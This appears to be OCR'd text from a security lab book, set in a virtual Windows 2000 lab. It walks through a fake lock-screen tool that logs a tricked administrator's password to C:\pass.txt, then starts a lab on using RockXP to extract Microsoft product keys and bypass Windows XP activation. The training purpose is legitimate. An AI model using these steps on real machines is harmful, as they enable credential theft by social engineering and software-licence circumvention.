PLEASE MAKE SURE TO READ THE README FIRST AS THIS IS VERY DIFFERENT TO OTHER FAKE LOCK SCREENS.

The text box below is the path and file to log the users password.

C:\pass.txt

The text box below is the default username that will appear on the fake lock screen. Try to pick the same thing as what happens when you lock the computer.

User1


This is the changeable MsgBox for the fake lock screen if the user enters an invalid user in the user text box. NOTE: Check the real lock screen first and copy what it says. EXTRA NOTE: There is two MsgBoxes but this one varies on different computers. If you dont understand please make sure the you use a message similar to the text below before setting this setting. If you still dont understand read the readme. ThankYou

This computer is locked. Only COMPUTER\ Administrator or an administrator can unlock this computer.

Pretty similar to the setting above except this not a message box but a label. If you dont understand lock the victim computer and look for something similar than in the text box below. Write it down and write in the text box below exactly.

Only COMPUTER\ Administrator or an administrator can unlock this computer.

Edit the next line of text that will be displayed to the user on the “Locked” screen to the computer name on the network. In this example, I used **W2KP**.



This is a list of valid users, add what usernames are valid for the fake lock screen. Max users = 10

Administrator

Administrator

Save The Options And Lock The Computer.

PLEASE MAKE SURE TO READ THE README FIRST AS THIS IS VERY DIFFERENT TO OTHER FAKE LOCK SCREENS.

Click here for information about the program and the author.

The text box below is the path and file to log the users password.

C:\pass.txt

The text box below is the default username that will appear on the fake lock screen.
Try to pick the same thing as what happens when you lock the computer.

User1

This is the changeable MsgBox for the fake lock screen if the user enters an invalid user in the user text box. NOTE: Check the real lock screen first and copy what it says. EXTRA NOTE: There is two MsgBoxes but this one varies on different computers. If you dont understand please make sure the you use a message similar to the text below before setting this setting. If you still dont understand read the readme. ThankYou

This computer is locked. Only W2KP\ Administrator or an administrator can unlock this computer.


Pretty similar to the setting above except this not a message box but a label. If you dont understand lock the victim computer and look for something similar than in the text box below.
Write it down and write in the text box below exactly.

Only COMPUTER\ Administrator or an administrator can unlock this computer.

Edit the last line to change the text to match the computer name as before. This name should match the name as above. Click the **Save The Options And Lock The Computer** button

Save The Options And Lock
The Computer

.



This is a list of valid users, add what usernames are valid for the fake lock screen. Max users = 10

Administrator

Administrator

Save The Options And Lock The Computer.

PLEASE MAKE SURE TO READ THE README FIRST AS THIS IS VERY DIFFERENT TO OTHER FAKE LOCK SCREENS.

Click here for information about the program and the author.

The text box below is the path and file to log the users password.

C:\pass.txt

The text box below is the default username that will appear on the fake lock screen.
Try to pick the same thing as what happens when you lock the computer.

User1


This is the changeable MsgBox for the fake lock screen if the user enters an invalid user in the user text box. NOTE: Check the real lock screen first and copy what it says. EXTRA NOTE: There is two MsgBoxes but this one varies on different computers. If you dont understand please make sure the you use a message similar to the text below before setting this setting. If you still dont understand read the readme. ThankYou

This computer is locked. Only W2KP\ Administrator or an administrator can unlock this computer.

Pretty similar to the setting above except this not a message box but a label. If you dont understand lock the victim computer and look for something similar than in the text box below.
Write it down and write in the text box below exactly.

Only W2KP\ Administrator or an administrator can unlock this computer.

The computer screen will now be "Locked." Notice the username you identified earlier is already filled in.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Unlock Computer
Microsoft Windows 2000 Professional
Microsoft
OK
Cancel


This computer is in use and has been locked.

Only W2KP\user1 (User One) or an administrator can unlock this computer.

User name: user1

Password:

The user will enter his or her password.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Unlock Computer
Microsoft Windows 2000 Professional
Microsoft
OK
Cancel


This computer is in use and has been locked.

Only W2KP\user1 (User One) or an administrator can unlock this computer.

User name: user1

Password: ******

Even if the user enters the correct password, he or she will receive the following error screen. Click **OK**.




Computer Locked.

The password is incorrect. Please retype your password. Letters in passwords must be typed using the correct case.

OK

The idea is to have a user with Administrative privileges log into the computer to allow the user to reset his or her password since he or she has apparently "forgotten" his or her password.

***Note:** With remote Administrative applications in an abundant supply, this tool is only effective if the user can get a user with Administrative privileges to log in locally. In this example, the Administrative user is the Administrator.



Unlock Computer

This computer is in use and has been locked.


Only W2KP\Administrator or an administrator can unlock this computer.

User name: Administrator

Password:

OK Cancel

The Administrative user will now enter his or her password.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
Connect to the Internet
Unlock Computer
Copyright © 1985-2001 Microsoft Corporation
Microsoft Windows xp Professional
Microsoft
OK
Cancel
Start
Program
Program
7:12 PM


This computer is in use and has been locked.

Only W2KP\ Administrator or an administrator can unlock this computer.

User name: Administrator


Password: ••••••

The Administrative user will receive the following caution message about logging off the currently logged-in user. The user will click **OK** and log into the computer. The moment the user logs in, a file will be created and saved into the directory identified earlier (C:\pass.txt).



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
Connect to the Internet
Unlock Computer
Copyright © 1985-2001 Microsoft Corporation
Microsoft Windows xp Professional
Microsoft
This computer is in use and has been locked.
Windows Message
OK
Cancel
Start
Program
Program
Windows Message
7:13 PM

This will log off the current user. Any unsaved work will be lost.

At a later time (preferably when no one is around), the attacker can return to the exploited computer and browse to the directory containing the password file.



The attacker will of course remove this file, but for this lab I simply opened it. As you will notice the Administrator password is listed in the file.



pass
Text Document

Modified: 12/26/2005 5:18

Size: 16 bytes

Attributes: (normal)

Type: Text Document Size: 16

```
123456
```

***Note:** Although this lab requires local access to the computer, take a good look the next time you walk around the office and notice the unlocked workstations just sitting there with no one at the desk. Better yet, take a look at all the computers at your local computer store. They are all unlocked by default and many of them allow anyone to execute anything he or she wants. Many computer stores simply assume that if they do not allow Internet access they are alright, but that is not so.

Lab 74: Bypassing Microsoft Serial Numbers

Bypassing Serial Number Protection: RockXP/Custom Script

Prerequisites: None


Countermeasures: Frequent serial number verification, strong security policy

Description: Like many other companies, Microsoft uses serial numbers to protect its software from being handed out freely. Serial numbers have a flaw as well because with the Internet these numbers can be freely passed out to anyone. Because of this, Microsoft came up with a verification process that validates the product key of the version of Windows (XP) you are running before allowing you to download any updates. Although several "Crack" versions have been released on the Internet, many of them are corrupted or contain viruses or Trojan horses and cannot be trusted. By using one free software package and a custom script, anyone can bypass Windows XP's product key verification or obtain a valid copy of a Microsoft Office product's serial number.

Procedure: Execute the first application, gather the data, insert into the custom script, and execute.


Open the RockXP application by clicking on the **rockxp3.exe** icon.

The RockXP application will start and you are greeted with the *Welcome* screen. Click on **I Agree**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Advanced Server | Red Hat Linux | Auditor 2100 | Windows 2000 Professional | WHAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
RockXp v3.0 - by Korben
Welcome
Microsoft Windows® 2000 Professional
Service Pack 2 (Build 2195)
RockXP W2KP
Coding by Korben (c) 2004
WARNING !!! READ CAREFULLY
I Agree
I Disagree
Start
RockXp
8:27 PM


THIS SOFTWARE AND THE ACCOMPANYING FILES (IF ANY) ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE AUTHOR DOES NOT WARRANT THAT THE FUNCTIONS CONTAINED IN THE SOFTWARE WILL MEET YOUR REQUIREMENTS, OR THAT THE OPERATION OF THE

The remaining program tabs will appear across the top of the application. Click on the **MS Product Key** tab.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Advanced Server | Red Hat Linux | Auditor 2100 | Windows 2000 Professional | WHAX
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Ethereal
RockXp v3.0 - by Korben
Welcome | My Product Key | MS Product Key | My System Passwords | RAS Passwords | Password Generator | About
Microsoft Windows® 2000 Professional
Service Pack 2 (Build 2195)
RockXP W2KP
Coding by Korben (c) 2004
WARNING !!! READ CAREFULLY
I Agree
I Disagree
Start
RockXp
8:29 PM

THIS SOFTWARE AND THE ACCOMPANYING FILES (IF ANY) ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE AUTHOR DOES NOT WARRANT THAT THE FUNCTIONS CONTAINED IN THE SOFTWARE WILL MEET YOUR REQUIREMENTS, OR THAT THE OPERATION OF THE

By clicking the downward-pointing arrow you can choose from the list of installed Microsoft products installed on the computer.




Microsoft®'s Products Keys

All Software in the list are installed on your system,
Just choose one to get the Licence Key :

Choose a Software...

This is your Product Key :

Select one from the list. The working, valid serial number will be displayed for the application you selected.



Microsoft®'s Products Keys


All Software in the list are installed on your system,
Just choose one to get the Licence Key :

Microsoft Office Professional Edition 2003

This is your Product Key :

Serial Number will be displayed here

Click the Add to my list button. The serial number can be saved to a desired location. In this example the serial number was saved as a text file named **Office2003.txt**.



Save in: Local Disk (C:)


Documents and Settings
Downloads
Program Files
SPIKEProxy
WINNT

File name: Office2003

Save as type: *.txt

